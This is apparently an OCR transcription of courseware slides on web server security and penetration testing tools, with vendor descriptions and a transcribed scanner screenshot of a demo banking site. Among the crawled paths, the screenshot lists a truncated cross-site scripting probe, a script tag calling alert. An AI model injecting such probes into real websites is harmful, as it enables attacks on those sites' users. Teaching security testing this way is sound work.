
UpGuard
https://www.upguard.com

Web Server Security Tools

- **Fortify WebInspect**

  Source: *https://www.microfocus.com*

  Fortify WebInspect is an automated dynamic testing solution that discovers configuration issues as well as identifies and prioritizes security vulnerabilities in running applications. It mimics real-world hacking techniques and provides a comprehensive dynamic analysis of complex web applications and services. WebInspect dashboards and reports provide organizations with visibility and an accurate risk posture of its applications.


Micro Focus WebInspect
File Edit View Tools Scan Enterprise Server Reports Help
New Open Compliance Manager Policy Manager Report Schedule SmartUpdate
Start / Resume Pause Audit Rescan Compare
Start Page Site: Zero with Sess
Site
http://zero.webappsecurity.com/
/
account
admin
admin
auth
backup
bank
cgi-bin
db
docs
docs
error_log
errors
htbin
include
manager
resources
scripts
stats
testing
user
<script>alert('TRACK');</s
debug.dat
debug.txt
faq.html
faq.html.bak
feedback.html
forgot-password.html
Excluded Hosts Allowed Hosts Criteria
Scan Info
Dashboard
Traffic Monitor
Attachments
False Positives
Session Info
Host Info
P3P Info
AJAX
Certificates
Comments
Cookies
E-mails
Forms
Hiddens
Scripts
Broken Links
Scan Dashboard
Network
Analysis
Findings
5
16
9
38
2
21
Critical
High
Medium
Low
Info
Best Practices
Severity
Check
Type filter cr

Crawled: 616 of 616
Audited: 215 of 632
Smart Audited: 141 of 632
Verified: 0 of 147
Reflection Audited: 0 of 0

Path	Method	Vuln Param	Parameters	Kingdom	Application
Critical (5 items)					
Cross-Site Scripting: Reflected (3 items)					
http://zero.webappsecurity.com/bank/account-activity...	GET	accountId	(Query)acco...	Input Validation and Representation	
http://zero.webappsecurity.com/bank/transfer-funds-v...	POST	description	(Post)fromA...	Input Validation and Representation	
http://zero.webappsecurity.com/search.html	GET	searchTerm	(Query)sear...	Input Validation and Representation	
Privacy Violation: Credit Card Number (1 item)					
http://zero.webappsecurity.com/bank/account-summa...	GET		-	Security Features	

Figure 13.49: Screenshot of Fortify WebInspect

The following are some additional web server security tools:

- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- NetIQ Secure Configuration Manager (*https://www.netiq.com*)
- SAINT Security Suite (*https://www.carson-saint.com*)
- Sophos Intercept X for Server (*https://www.sophos.com*)
- UpGuard (*https://www.upguard.com*)


Web Server Pen Testing Tools

CORE Impact

- CORE Impact **finds vulnerabilities** on an organization's web server
- This tool allows a user to **evaluate the security posture of a web server** using the present-day cybercrime techniques

Web Server Pen Testing Tools

- Immunity CANVAS (*https://www.immunityinc.com*)
- Arachni (*https://www.arachni-scanner.com*)
- WebSurgery (*https://sunrisetech.gr*)
- Mitmprox (*https://mitmproxy.org*)
- Webalizer (*https://webalizer.net*)




https://www.coresecurity.com

Web Server Pen Testing Tools

- **CORE Impact**

  Source: *https://www.coresecurity.com*

  CORE Impact finds vulnerabilities in an organization's web server. This tool allows a user to evaluate the security posture of a web server by using the same techniques currently employed by cyber criminals. It scans for possible vulnerabilities in the web server, imports scan results, and runs exploits to test the identified vulnerabilities. It can also scan network servers, workstations, firewalls, routers, and various applications for vulnerabilities; identify which vulnerabilities pose real threats to the network; determine the potential impact of exploited vulnerabilities; and prioritize and execute remediation efforts.


Core Impact - Core Impact
File View Modules Tools Help
Modules
